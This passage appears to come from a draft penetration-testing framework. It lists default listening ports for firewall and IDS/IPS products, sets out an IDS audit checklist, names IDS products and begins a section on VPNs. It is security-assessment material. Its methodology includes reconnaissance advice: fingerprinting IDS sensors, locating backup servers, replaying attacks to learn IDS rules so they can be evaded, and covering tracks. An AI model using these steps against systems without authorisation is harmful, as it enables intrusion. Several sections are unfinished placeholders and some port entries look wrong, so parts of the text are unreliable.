TCP/UDP range 3000 to 3700		ISA NAT port pool	Private	

**H.18.1.14 NETSCREEN FIREWALL**

Service Listening	Port	Service Identified	Available To	Comments
TCP 23		Telnet	Private	Administration/open
TCP 80		HTTP	Private	
TCP 443		HTTPS	Private	
ICMP/8		Echo Request	Private	Open by default

**H.18.1.15 NORTEL ASF**

Service Listening	Port	Service Identified	Available To	Comments
TCP 18264		FW1_ICS_Service	Private	Management/open

**H.18.1.16 NOVELL BORDER MANAGER**

Service Listening	Port	Service Identified	Available To	Comments
TCP, 80		HTTP	Private	Administration/open
TCP, 81		Web based Mgmt	Private	
UDP 123		NTP	Private	Open by default
UDP 161		SNMP	Private	
TCP 389		LDAP	Private	
TCP 413		Storage Mgmt Service protocol	Private	
TCP 427		Storage Location	Private	
UDP 427		Storage Location	Private	
TCP 443		Web based administration	Private	
UDP 520		RIP	Private	

TCP 524	NCP	Private	
UDP 524	NCP	Private	
TCP 636	LDAP Over SSL	Private	
TCP 2000	CS Audit Proxy	Private	
TCP 2200	Web based administration	Private	Administration/open
TCP 2211	Web based administration	Private	
TCP 3351	B treive	Private	Open by default
TCP 6000	X windows	Private	
TCP 6901	Jet Stream	Private	
TCP 8008	Web based administration	Private	Administration/open
TCP 8009	Web based administration	Private	
TCP 21571	Novell Licensing Service	Private	Open by default
TCP 40193	Storage management Req.	Private	
ICMP/8	Echo Request	Private	

**H.18.1.17 NETGEAR PROSAFE**

<b>Service Listening</b>	<b>Port</b>	<b>Service Identified</b>	<b>Available To</b>	<b>Comments</b>
TCP 80		HTTP	Private	Administration/open
TCP 443		HTTPS	Private	

**H.18.1.18 WATCHGUARD FIREBOX**

<b>Service Listening</b>	<b>Port</b>	<b>Service Identified</b>	<b>Available To</b>	<b>Comments</b>
ICMP/8		Echo Request	Private	
TCP 21		FTP proxy	Private	
TCP 113		Auth	Private	Management/Open by default
TCP 3053		Management Control	Private	
TCP 4105		Management Control connection	Private	
TCP 4110		DVCP VPN manager	Private	
TCP 4111		High availability	Private	
TCP 9001		Management Control	Private	
TCP 4100		Authentication	Private	Needs to configure

H.18.1.19 CHECKPOINT FIREWALL				
Service Listening	Port	Service Identified	Available To	Comments
256 /tcp		FW1	Private	Management
257 /tcp		FW1_log	Private	
258 /tcp		FW1_mgmt	Private	
259 /tcp		FW1_clntauth FW1_clntauth_telnet	Private	
259 /udp		RDP	Private	
260 /udp		FW1_snmp	Private	
261 /tcp		FW1_snauth	Private	
264 /tcp		FW1_topo	Private	
265 /tcp		FW1_key	Private	
900 /tcp		FW1_clntauth FW1_clntauth_http	Private	
981 /tcp		- not predefined -	Private	
2746 /udp		VPN1_IPSEC_encapsulation	Private	
5004 /udp		MetalP-UAT	Private	
8116 /udp		- not predefined -	Private	
9281 /udp		SWTP_Gateway	Private	
9282 /udp		SWTP_SMS	Private	
18182 /tcp		FW1_ufp	Private	
18183 /tcp		FW1_sam	Private	
18184 /tcp		FW1_lea	Private	
18185 /tcp		FW1_omi	Private	
18186 /tcp		FW1_omi-sic	Private	
18187 /tcp		FW1_ela	Private	
18190 /tcp		CPMI	Private	
18191 /tcp		CPD	Private	

H.18.1.20 CHECKPOINT FIREWALL				
Service Listening	Port	Service Identified	Available To	Comments
18192 /tcp		CPD_amon	Private	Management
18193 /tcp		FW1_amon	Private	
18202 /tcp		CP_rtm	Private	
18205 /tcp		CP_reporting	Private	
18207 /tcp		FW1_pslogon	Private	
18208 /tcp		FW1_CPRID	Private	
18209 /tcp		- not predefined -	Private	
18210 /tcp		FW1_ica_pull	Private	
18211 /tcp		FW1_ica_push	Private	
18212 /udp		FW1_load_agent	Private	
18221 /tcp		CP_redundant	Private	
18231 /tcp		FW1_pslogon_NG	Private	
18232 /tcp		FW1_sds_logon	Private	
18233 /udp		FW1_scv_keep_alive	Private	
18234 /udp		tunnel_test	Private	
18241 /udp		E2ECP	Private	
18262 /tcp		CP_Exnet_PK	Private	Management/ Open by default/
18263 /tcp		CP_Exnet_resolve	Private	
18264 /tcp		FW1_ica_services	Private	Management
18265/tcp		FW1_ica_mgmt_tools	Private	
19190 /tcp		FW1_netso	Private	
19191 /tcp		FW1_uaa	Private	
19194 /udp		CP_SecureAgent-udp	Private	
19195 /udp		CP_SecureAgent-udp	Private	
65524 /tcp		FW1_sds_logon_NG	Private	



**H.18.1.21 SYMANTEC ENTERPRISE FIREWALL**

<b>Service Listening</b>	<b>Port</b>	<b>Service Identified</b>	<b>Available To</b>	<b>Comments</b>
TCP 21		FTP	Private & Public	
TCP 23		TELNET	Private & Public	
TCP 25		SMTP	Private & Public	
TCP 80		HTTP	Private & Public	
TCP 416		Firewall Mgmt Port	Private & Public	
TCP 417		Firewall Mgmt Port	Private & Public	
TCP 418		FW Remote Mgmt Port	Private & Public	
UDP 500		ISAKMP	Private & Public	
TCP 888		OOB-Daemon		
TCP 2456		Web based Management Port		
TCP 1344		AV scan engine		Bind to local host

**H.19 FURTHER READING[S]**

# I INTRUSION DETECTION SYSTEM SECURITY ASSESSMENT

## I.1 DESCRIPTION

Networks are vulnerable to attacks against which a firewall alone may not be enough. An Intrusion Detection System (IDS) provides an additional layer of protection to a firewall. IDS monitors the network's local host devices and network traffic for signs of attempted attacks and network security breaches. They can be deployed on an individual host or on a part of the network. Their primary purpose is to examine the local or network traffic for intrusions and report these intrusions to the security administrator. Firewall and IDS systems provide a good layer of protection against an intruder.

### I.1.1 What is an IDS?

An IDS or **Intrusion Detection System** collects information from a variety of system and network sources, and analyzes the information for signs of intrusion (attacks coming from outside the local network) and misuse (attacks originating inside the network.)

### I.1.2 Benefits of an IDS

**Intrusion Detection Systems** can perform a variety of functions like:

- Monitoring and analysis of user and system activity
- Auditing of system configurations and vulnerabilities
- Assessing the integrity of critical system and data files
- Recognition of activity patterns reflecting known attacks
- Statistical analysis for abnormal activity patterns
- Operating system audit trail management, with recognition of user activity reflecting policy violations
- The combination of these features allows system or network administrators to more easily handle the monitoring, audit, and assessment of their systems and networks to find signs of outside intrusions or local misuse of computer systems.

### I.1.3 Types of IDS

#### I.1.3.1 HOST-BASED – INTRUSION DETECTION SYSTEMS (HIDS)

Host intrusion detection systems are intrusion detection systems that are installed locally on host machines. HIDS can be installed on many different types (roles) of machines namely servers, workstations and notebook computers. Traffic transmitted to the host is analyzed for potentially malicious packets within the data transmission. HIDS are more focused on the changes on the local machine changing aspect compared to the network-based focus of a Network-based Intrusion Detection System (NIDS). HIDS are also more platforms specific and several HIDS are available for Microsoft Windows. A few HIDS also function in the UNIX and other OS topology environments. GFI Languard is one of nice product.

#### I.1.3.2 NETWORK-BASED – INTRUSION DETECTION SYSTEMS (NIDS)

A NIDS analyzes all packets at a network level to determine the occurrence of an intrusion. A NIDS agent places the network interface card into “promiscuous” mode and audits all traffic crossing the interface. As a general rule, it should be able to analyze all traffic within a specific network segment. Therefore, with switched networks, a NIDS agent should be connected to the monitoring port of the hub. A NIDS agent functions as an appropriate software module that resides on one of servers within a LAN segment. However, the volume of packets sent over contemporary LANs is enormous. If the NIDS agent has inadequate capacity to handle extreme loads, it can miss packets due to congestion on the network link that it is monitoring it and fail to collect the next packets that are received. Therefore, a NIDS must function close to real-time. On the other hand, a NIDS agent itself may overload the system it resides in and “incapacitate” the system to perform other tasks. This weakness spurs NIDS manufacturers to develop data collecting agents as a dedicated system to be installed on a separate robust PC (for instance, NFR NID-100 is offered as a CD-ROM to boot the system). Another option is a complete system encompassing both hardware and software (for example, Cisco NetRanger is Cisco software running on Solaris operating system).

NIDS are installed to remediate problems having characteristic attacks (for example ping of death or IIS .ida). They can also be used to deal with lesser events that are

preparative steps for an attack (for example, port scan).

For detecting aberrant traffic, NIDS use some other techniques as presented below.

### **I.1.3.3 STATISTICAL ANOMALY**

Increasingly, HIDS are using technologies which allow them to detect alterations to important system files and assets. As a rule, the files to check are periodically checksummed and compared against a checksum database. If a checksum does not match the current result stored in a checksum database, this means that the file integrity is suspect. Obviously, this rule can be used to monitor only critical non-alterable system files.

Certain HIDS are able to verify features of certain assets. It is well known, for example, that system log files are incremental files. Therefore, the system should be configured so that an alarm is triggered as soon as the system detects any abnormal logs.

A number of products that deal with monitoring of files and assets are available on the market. They are denoted with a FIA (File Integrity Assessment) abbreviation. The first program likely to employ file integrity assessment by checksum verification was Tripwire.

When deploying HIDS software, attention must be paid to provide security for the databases used by the system (event detection rule files, checksum files). Imagine if your operating system is under attack and the attacker knows that your OS uses HIDS coverage. By making changes to the system, the attacker may also modify the database containing signatures of changed files. Therefore, it is a good idea to store signatures and other databases, as well as configuration files and HIDS binaries using a non-erasable method – for example, a write-protected diskette or a CD-ROM.

### **I.1.3.4 PATTERN MATCHING**

NIDS have used pattern-matching since their origins. Each packet on the network is received by the listening system. The NIDS then filters and compares network packets on a byte-code matching basis, against a database of known attack signatures (or patterns). The attack signature is a known technique used by anti-virus

programs. CA eTrust uses the same engine – InoculateIT – as the anti-virus software of the same manufacturer. This method is easy to deploy, but requires a powerful system to reside on. In addition, there is an exponential relation between the amount of processed data or detected attacks (signatures) and the demand for computational power.

## **I.2 PURPOSE**

The purpose of this document is to offer a full overview on Intrusion Detection Systems and the assessment of this kind of systems, from a auditor/pen-tester point of view. This document can be used as a reference for any system audit.

## **I.3 REQUIREMENT**

[Text]

### **I.3.1 Understand Organization's environment**

- Determine the size and complicity of organization
- Determine Organization's dependence on Information system
- Understand organization's mission
- Understand organizational structure and roles and responsibilities of key IT personnel involved and also the IT staff managing the Intrusion Detection System
- How information systems are used to support organization to achieve it's mission
- Understand the threat objects and associated risks to organization

### **I.3.2 Technical Requirements**

## **I.4 TERMINOLOGY**

[Text]

## **I.5 HISTORY**

Several methods to counter the emergence of worms have been investigated. Prominent among these are network-based Intrusion Detection System, which

monitor the network for any suspicious activity. When such an activity is seen, it is immediately reported via a pre-determined notification method.

The notion of a DIDS has been around since the late 1980s. However, it wasn't until the global connectivity of the Internet that the importance of correlated data from various agents became important to understand major occurrences of intrusions. For this reason, large scale DIDS came into effect in the late 1990s. Robbins [46] outlines the primary motivations for moving from individual IDS to a DIDS. DIDS have also proven to be effective in the rapid assessment of virus activity across the Internet. A good example of this was the detection of the 2001 Lion worm at the Internet Storm Center at SANS (SysAdmin, Audit, Network, Security Institute [4]). Distributed Intrusion Detection Systems are now widely accepted as standards for detecting intrusions on a worldwide scale. They receive data from various sources such as personal firewall logs, enterprise IDS logs and educational institutes. An analysis is carried out on the data and the required authorities are contacted via e-mail. This helps many ISPs and domain owners to find computers running malicious software on their networks.

## **I.6 OBJECTIVE**

The objective of an IDS audit is to find if the IDS functions upto standards agreed upon in the security check-list. The audit should help determine if the IDS meets base-line requirements.

### **I.6.1 Perspective One**

e.g. Security Assessor/Penetration Tester

### **I.6.2 Perspective Two**

e.g. System Administrator

## **I.7 EXPECTED RESULT**

[Text]

## **I.8 METHODOLOGY / PROCESS**

### **Information Gathering**

Information gathering is the first step of an audit. The auditor/pen-tester must obtain as much information possible about the company/organization he is auditing. Information can be obtained using passive methods (Passive Information Gathering) and active methods (Active Information Gathering).

- **Passive Information Gathering**

Passive information gathering is a method of obtaining information about the specific company/organization through non-active methods including social engineering. The needed information can be obtained by using regular public sources of information, like search engines, whois queries, USENET posts, mailing lists and other sources.

Any method of indirect communication with the audited company/organization using virtual or real channels to obtain the needed information can be considered passive information gathering. The chief point of this method is to not raise any suspicions on the client end.

- **Active Information Gathering**

Active information gathering is a method of obtaining information about the specific company/organization by using active tools. Information can be obtained by scanning the company's networks for systems, open ports, vulnerabilities, to make an overview of the level of security that the specific company/organization has.

Also social engineering can be used to obtain information about the company audited. Any method of direct communication with the audited company/organisation using virtual or real channels to obtain specific information about its systems and can be considered active information gathering.

### Identify Intrusion Detection Systems

Vendor	IDS Protocol[s]	TCP/IP Protocol[s]	Port / Options
Snort			
Dragon			
Cisco Secure IDS			
Network Flight Recorder(NFR)			

- **Identify Sensor**

- Attack on target and if sensor is configured in push data mode. It will reveal the identity.

- **Identify Management Station and Centralize Logging System**

Scan for Default Ports

Perform Service Scan

Perform Banner Grabbing

If one has access to a hub, and network transmissions on the internal network of an organization watch for huge data transfers typically during off-office hours (between 10pm and 7am) The data transfers will indicate where the data is being stored, aka the back-up machines. Back-up machines are also not generally production machines and security priority may be a bit low. Replay attacks on backup servers can give one the IDS data that the IDS engine is working on. Configuring a IDS can give the attacker knowledge about the IDS rules and hence knowledge to circumvent the IDS rules.

Refer section -- --

### **Identify Product specific vulnerabilities**

#### **Perform Exploit Research and Proof of Concept**

#### **Network Mapping**

Refer ISSAF Methodology Section

#### **Vulnerability Identification**

Refer ISSAF Methodology Section

#### **Penetration**

Refer ISSAF Methodology Section

#### **Gaining Access and Privileges Escalation**

Refer ISSAF Methodology Section

#### **Enumerate Further**

Refer ISSAF Methodology Section

#### **Maintaining Access**

Refer ISSAF Methodology Section

### **Covering the Tracks**

Refer ISSAF Methodology Section

### **Audit**

Refer ISSAF Methodology Section

### **Reporting**

Refer ISSAF Methodology Section

## **I.8.1 Clean-up and Destroy Artifacts**

Refer ISSAF Methodology Section

## **I.9 AUDIT INTRUSION DETECTION SYSTEM**

### **I.10 PROCESS ISSUES**

#### **I.10.1 Is there any process to minimize false positives?**

#### **I.10.2 Is there any process to minimize false negatives?**

#### **I.10.3 Is there any process to analyze the IDS Logs Regular basis?**

Typically IDS logs should be analyzed by humans to verify any machine error that may be occurring. Visual determination of IDS logs is very important to the development of accurate IDS rules. There is quite a cognitive gap between determination of a problem by a system and a human being.

#### **I.10.4 Is there any process to tune Firewall/Router rule-base based on IDS alerts?**

The dynamic configuration of firewall/router rule-based logs is generally achieved by Intrusion Prevention Systems. However, one must carefully analyze the logs before allowing such permissions. It is critical that the crossover error rate, CER (the acceptable value where the false positive and false negative rates cross each other on a graph) be set according to the acceptable risks to the system being secured.

This is generally done during a training period for the IDS where manual intervention is needed to identify the acceptable value of CER.

**I.10.5 Is there any incident response process based on IDS alerts?**

**I.10.6 Is there any action taken based on intrusions identified in past?**

**I.10.7 Is there any process to address any performance issue raised by IDS?**

As one can see, an IDS evaluates network flow to determine an attack. The IDS therefore forms a performance bottleneck. Sufficient resources should be provided to the IDS so that the performance of the IDS is more or less that acceptable by the system. The performance of the network and the end systems that are protected by the IDS are important considerations for this. If we have an extremely fast network and systems being protected by an IDS, the IDS becomes a bottleneck. On the other hand, if a slow system and network are protected by a rapid IDS, resources devoted to the IDS are wasted because faster processing by the IDS does not result in any performance gain on the network of system.

One way of increasing IDS performance is by placing a rule-based firewall in front of the IDS. The firewall will drop insignificant or known bad packets such as certain ICMP packets. Thus IDS performance can be increased by reducing the packets it receives.

**I.10.8 Is there any process for manageability of data?**

Since IDS works on log data, the data size on the IDS system increases exponentially with the distance it is placed at from the end systems. It should be noted that IDS is not typically suited for boundary detection. In practice, a log rotation policy is implemented to reduce the storage on the IDS. This can be achieved via cron scripts and a network storage appliance such and a SAN/NAS.

**I.10.9 Is the IDS Management Team knows Operating Mechanism of It?**

Typically the management team has at least one person devoted to writing new IDS rules or examining IDS alerts. However, during setup and configuration larger personnel support may be devoted to setting up the baseline for an IDS.

#### **I.10.10 Number of People having access to IDS is small and in control**

#### **I.10.11 Is there any process for training IDS management team?**

### **I.11 FEATURES**

- Is it providing any feature for Remote Management of Sensor, Centralize Log Server and other Devices?
- Is there any module for reporting?
- Is it having features for reactive response to firewall/router and block certain traffic accordingly?
- Is the system scalable (e.g. many sensors can be monitor/managed)?
- Is it having capability to analyze all kind of high level applications with sufficient details?
- Are the IDS reporting tools efficient for followings?
  - Provides list of events
  - Provides nice GUIs with icons representing events

### **I.12 PLACEMENT OF IDS COMPONENTS**

Explain it as per our network diagram. I will make it till 16<sup>th</sup> August....

- Identify placement of critical assets in the enterprise network.
- Identify threats to critical systems
- Identify critical assets (server / applications / services)
- Is the device placed for appropriate intrusion detection? (e.g. placement of sensor on the external interface of router.)
- Make sure traffic is not creating any network latency problem.
- Is multiple sensors are implemented?

### **I.13 SENSOR**

#### **I.13.1 Detection of sensor (Stealth)**

- Which methods of data transfer it supports (Push Data or Pull Data)?
  - Is the system configured to push data to analysis engine?
    - Advantage – Reports attacks as they occur.

- Disadvantage – Sensor sends packet responses and which can reveal identification of sensor.
- Countermeasure – Configure the sensor to send data periodically even if an attack has not occurred.
- Is the analysis engine configured to pull data (pull data mode) from sensor?
  - Advantage – Sends alerts
  - Disadvantage – Doesn't give detail.
  - Remarks - To get detail queries needs to be made.

### **I.13.2 Is the Sensor plugged in Into Network?**

This check seems very funny but many times it's been seen that IDS is deployed in enterprise but sensor is not even plugged in.

### **I.13.3 Is the Sensor Having Low Effect on Network/Host Performance?**

### **I.13.4 Speed of packet capture**

### **I.13.5 Is the Communication between SENSORS and Centralize Los Server Robust?**

### **I.13.6 Type of deployment (SPAN / Standalone)**

### **I.13.7 Security on sensor**

- Security on device
- Security during data transit (SSL)

### **I.13.8 OS and dependencies**

## **I.14 DETECTION ENGINE**

### **I.14.1 Is it analyzing all Network Protocols?**

### **I.14.2 Is the latest Signatures Updated?**

### **I.14.3 Is the Signatures are downloaded via a secure method?**

### **I.14.4 Is it detecting for Simple Attacks?**

Perform an attack using any assessment/hacking tool (e.g. nessus, nikto etc...) on target and see if IDS is detecting it or not.

### **I.14.5 Is it Differentiating between Normal and Abnormal traffic?**

- Example One: Spoofing attack
- Example Two:
- Example Three:

### **I.14.6 Is there are any Parameters crashes the system?**

### **I.14.7 Alerts**

- Is it having alert mechanism by e-mail, alert, pager, sms?
- Is it alerting for suspicious modification into files and databases?
- Is it alerting for adding any binary?
- Is it alerting for suspicious modification into log files, system files and user accounts?
- Is the method for alerting relevant staff robust and smooth?

**I.14.8 Packet ripping techniques used**

**I.14.9 Level of packet ripping and inspection**

**I.14.10 Inspection techniques used**

**I.14.11 Fragment reassembly**

**I.14.12 Reassembly buffer size (Buffer overflows check)**

**I.14.13 Detection of DOS, DDOS Attacks**

**I.14.14 Detection of standard and nonstandard port-scan /  
host-scan**

**I.14.15 Central processor load**

**I.14.16 Load bearing capacity (No of Sensors)**

**I.14.17 Security during transit (SSL)**

**I.14.18 Is it detecting Attacks generated internally by  
Authorized personnel over a long period of Time?**

**I.14.19 Is it taking advantage of log produced by other  
systems?**

**I.14.20 IDS Evading**

**I.14.21 Security on system**

**I.14.22 OS and Dependencies**

## **I.15 RULE CONFIGURATION AND MANAGEMENT INTERFACE**

**I.15.1 Rule update procedure (Encrypted and Digitally signed...)**

**I.15.2 Rule loading system (dynamic loading /static loading)**

**I.15.3 Ease of rule configuration (Addition / Modification)**

**I.15.4 Depth of rules (Layer 2 to Layer 7)**

**I.15.5 Storage / Version Control and Security of Rule**

**I.15.6 Ease of use on Management Interface**

**I.15.7 Configurable systems (Control over rule manager / sensor / logging engine)**

**I.15.8 Use of database for operations**

**I.15.9 Database security**

**I.15.10 Is the filters implemented to Minimize False Positives?**

## **I.16 LOGGING SYSTEMS**

### **I.16.1 Reliability of Alarm Logging**

In the case where a high volume of log is generated, is the system having capability to log all of them.

### **I.16.2 Type of logging supported**

### **I.16.3 Topologies supported**

### **I.16.4 Levels / depth of logging**

### **I.16.5 Security during transit**

### **I.16.6 High availability configurations**

### **I.16.7 Backend database and security**

### **I.16.8 OS/dependencies**

## **I.17 LIST OF COMMON IDS/IPS PRODUCTS**

This is a list with regular IDS used on Internet and any other networks around these days. It includes tool name, link to find it and a brief description.

1. Anzen Flight Jacket (<http://www.anzen.com/afi/>)

This is a user-programmable, real-time network monitoring system for intrusion detection and traffic analysis. Anzen Flight Jacket (AFJ) passively examines network traffic, identifying attacks, probes, and other anomalous events in real-time. AFJ's distributed architecture allows for centralized management of remote sensors deployed throughout an enterprise network.

2. Authd (<ftp://ftp.cerias.purdue.edu/pub/tools/>)

Free authentication server daemon software. Makes it easier to trace attackers, a simple tool for IDS uses

### 3. BlackICE Defender <http://www.networkice.com/Products/BlackICE/default.htm>

This is a regular firewall, but has some simple IDS rules. A medium tool, especially for home-use and for regular users

### 4. Centrax <http://www.cybersafe.com/solutions/centrax.html>

Here is a complete intrusion detection suite that integrates network and host-based intrusion detection, vulnerability assessment, and audit policy management into a single, easy-to-use package. Centrax provides the most effective balance between network and host technologies, providing maximum protection against all threats to an enterprise. The system also includes vulnerability analysis and policy management to complete its comprehensive detection and response capability. One of the best IDSs around

### 5. Cisco Secure IDS

<http://www.cisco.com/warp/public/cc/cisco/mkt/security/nranger/index.shtml>

An enterprise-scale, real-time, intrusion detection system designed to detect, report, and terminate unauthorized activity throughout a network. The industry's first intrusion detection system, The Cisco Secure Intrusion Detection System is the dynamic security component of Cisco's end-to-end security product line, best all-rounder.

### 6. Clog (<ftp://ftp.cerias.purdue.edu/pub/tools/>)

Other IDS from CERIAs, This one, like Authd it's all free.

### 7. VIRENT (<http://www.afirm.org/virent.html/>)

A "Honey pot"-like IDS. Can emulate any existing network. Has active discovery capabilities. Has rapid response capabilities. Provides a platform for network security simulations. Provided as a turnkey solution. Including all hardware, software and training. SANE™ certified for the support of AFIRM (IPSEC, ANSA and OPSEC support spec'd).

### 8. Vanguard Enforcer (<http://viplink.com/products/enforcer.cfm>)

"Monitors the security systems and facilities that protect critical data and other resources on your mainframe 24 hours a day seven days a week. Enforcer makes certain that the standards, policies, rules and settings defined by your security experts are in force and stay in force. With Vanguard Enforcer, you will never have to wonder whether the security implementation on your mainframe is protecting your

critical resources effectively. This technology ensures that security on your mainframe systems continuously adheres to "best practices" standards and your own security policies."

9. TTY-Watcher (<ftp://ftp.cerias.purdue.edu/pub/tools/>)

Another free tool from CERIAs, a user monitoring tool

10. Tivoli Cross Site for Security

(<http://www-4.ibm.com/software/security/firstsecure/cross-site.html>)

A network-based intrusion detection product that detects, logs and responds to intrusion attempts in realtime. The Tivoli Cross-Site for Security product can protect against the latest varieties of hacker attempts, such as denial of service, port scanning and attacks specific to application services, including telnet, FTP and DNS. Made by IBM Corp.

11. Tcp\_wrappers (<ftp://ftp.cerias.purdue.edu/pub/tools/>)

With this package you can monitor and filter incoming requests for the SYSTAT, FINGER, FTP, TELNET, RLOGIN, RSH, EXEC, TFTP, TALK, and other network services. Works fine with TCPdump, also from CERIAs.

12. Tcpdump (<ftp://ftp.cerias.purdue.edu/pub/tools/>)

We know this one. Still one of the best IDSs used today.

13. Snort (<http://www.snort.org/>)

Freeware network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. Widely used by sys-admin all over the world, it's the best free IDS around.

14. SilentRunner (<http://www.silentranner.com/>)

Network security solution specifically designed to address the insider threat. A passive network discovery LAN engine, consisting of ten major modules, permits the user to view in real-time network topology and activity levels, display individual terminal activity, create and execute Boolean logic alerts and sort and process network data for further detailed visualization and analysis.

15. Security Manager (<http://www.netiq.com/products/sm/default.asp>)

NetIQ's Security Manager provides an advanced, central security console for real-time security event monitoring and automated response, host-based intrusion detection, event log consolidation, and security configuration management.

16. Patriot IDS (<http://www.patriot-tech.com/ids.htm>)

A real-time network attack recognition and response system. Designed for maximum intrusion detection performance, superior security, and turnkey operations, Patriot's IDS provides the ultimate intrusion detection appliance. Powered by the "best of breed" Intel components and Internet Security Systems' RealSecure software, Patriot's IDS offers the highest level of protection for your network. The Patriot IDS consists of two components: the Network IDS Console, and the Network IDS Engines.

17. eTrust Internet Defense (<http://www3.ca.com/Solutions/Solution.asp?ID=271>)

Delivers state-of-the-art network protection including protection against the deployment and execution of Distributed Denial of Service attacks - an essential capability at a time when networks are susceptible to an increasingly sophisticated array of attacks. A truly comprehensive solution, eTrust Intrusion Detection includes an integrated anti-virus engine with automatic signature updates. It's an all-in-one option and can be used successfully in any network environment, fast deployment time also.

18. Intruder Alert (<http://www.axent.com/>)

This tool monitors systems and networks in real-time to detect security breaches and suspicious activities and will respond automatically according to your established security policy. It works across your entire enterprise including LANs, WANs, intranets and the Internet. It's best for wide deployment on your entire network infrastructure.

## I.18 DEFAULT PORTS – IDS/IPS

9.1.65.1 ISS PROVENTIA G200 REV A /REALSECURE SENSORS				
Service	Port	Service Identified	Available To	Comments
Listening				

TCP 22	SSH		Open ports on Sensors
TCP 901	Sensor Appliance		
TCP 2998	Sensor controller		
TCP 12	JDBC	Management server	
TCP 2998	Sensor Controller		
TCP 3996-3999	Application server	Console communication	Only one of these ports open
TCP 90x (x=1,2,3...) Realsecure IDS	Sensors & event collectors	Communication between sensors & management server	X varies as number of sensors or event collector increases

#### 9.1.65.2 NAI McAfee ENTERCEPT 4.1

Service Listening	Port	Service Identified	Available To	Comments
TCP/5005		Management server		IPS agent uses this port
TCP 443		HTTPS		Web console for mgmt

#### 9.1.65.3 NAI McAfee INTRUSHIELD 4000

Service Listening	Port	Service Identified	Available To	Comments
TCP 22		SSH	Sensor	
UDP 169		SNMP		
TCP 80		HTTP		CONSOLE TO MANAGEMENT
TCP 443		HTTPS		

TCP 8555	Console		SERVER
UDP 8500	Proprietary		Sensor to management server
TCP 8501-8504	Proprietary		

9.1.65.4 NETSCREEN-IDP 500				
Service Listening	Port	Service Identified	Available To	Comments
UDP 7201-7202		Proprietary		Sensor to Mgmt server
UDP 7101-7102		Proprietary		Mgmt server to sensor
TCP 7203		Proprietary		GUI Mgmt Console

9.1.65.5 TIPPING POINT UNITYONE 1200				
Service Listening	Port	Service Identified	Available To	Comments
TCP 22		SSH	Sensors	Open for Sensors
TCP 443		HTTPS		
UDP 161		SNMP		
TCP 23		Telnet		Optional, Disabled by default for sensors
TCP 80		HTTP		
ICMP		Ping		
TCP 22		SSH		Default Ports open on management server
TCP 443		HTTPS		
TCP 10042		SSL Java Client		
UDP 8162-8163		SNMP		
UDP 500		ISAKMP		
TCP 23		Telnet		Optional, Disabled by default for sensors
TCP 80		HTTP		
ICMP		Ping		
TCP 943		GUI Console		

9.1.65.6      NFR NID 320				
Service      Port		Service Identified	Available To	Comments
Listening				
TCP 1968		Sensor		
UDP 123		Optional		Requires for time synchronization
TCP 1968		Management server		
TCP 2010				


9.1.65.7 SYMANTEC MANHUNT				
Service Listening	Port	Service Identified	Available To	Comments
	QSP protocol	Proprietary	Used for communication between administrative console and Manhunt Nodes	

9.1.65.8 Cisco IDS					
Service Listening		Port	Service Identified	Available To	Comments
TCP 22			SSH	Sensor	Open on sensor
TCP 443			Cisco Common Service Port	Management server	Open on management station
TCP 52514					
TCP 9652					
TCP 1272					
TCP 10033					
TCP 1741-1742			Web Console		For Administration

## J VPN SECURITY ASSESSMENT

### J.1 INTRODUCTION

A Virtual Private Network (VPN) connects the components and resources of one network over *another* network. VPNs accomplish this by allowing the user to tunnel through the Internet or another public network in a manner that lets the tunnel participants enjoy the same security and features formerly available only in private networks (see Figure 1).



### J.2 VIRTUAL PRIVATE NETWORK

VPNs allow telecommuters, remote employees like salespeople, or even branch offices to connect in a secure fashion to a corporate server located at the edge of the corporate Local Area Network (LAN) using the routing infrastructure provided by a public internetwork (such as the Internet). From the user's perspective, the VPN is a point-to-point connection between the user's computer and a corporate server. The nature of the intermediate internetwork is irrelevant to the user because it appears as if the data is being sent over a dedicated private link.

#### J.2.1 Common Uses of VPNs

The next few subsections describe in more detail common VPN situations.

### J.2.1.1 REMOTE USER ACCESS OVER THE INTERNET

VPNs provide remote access to corporate resources over the public Internet, while maintaining privacy of information. Figure 2 shows a VPN used to connect a remote user to a corporate intranet.




Figure 2. Using a VPN to connect a remote client to a private LAN

Rather than making a leased line, long distance (or 1-800) call to a corporate or outsourced Network Access Server (NAS), the user first calls a local ISP NAS phone number. Using the local connection to the ISP, the VPN software creates a virtual private network between the dial-up user and the corporate VPN server across the Internet.

### J.2.1.2 CONNECTING NETWORKS OVER THE INTERNET

There are two methods for using VPNs to connect local area networks at remote sites:

- Using dedicated lines to connect a branch office to a corporate LAN.
- Using a dial-up line to connect a branch office to a corporate LAN.

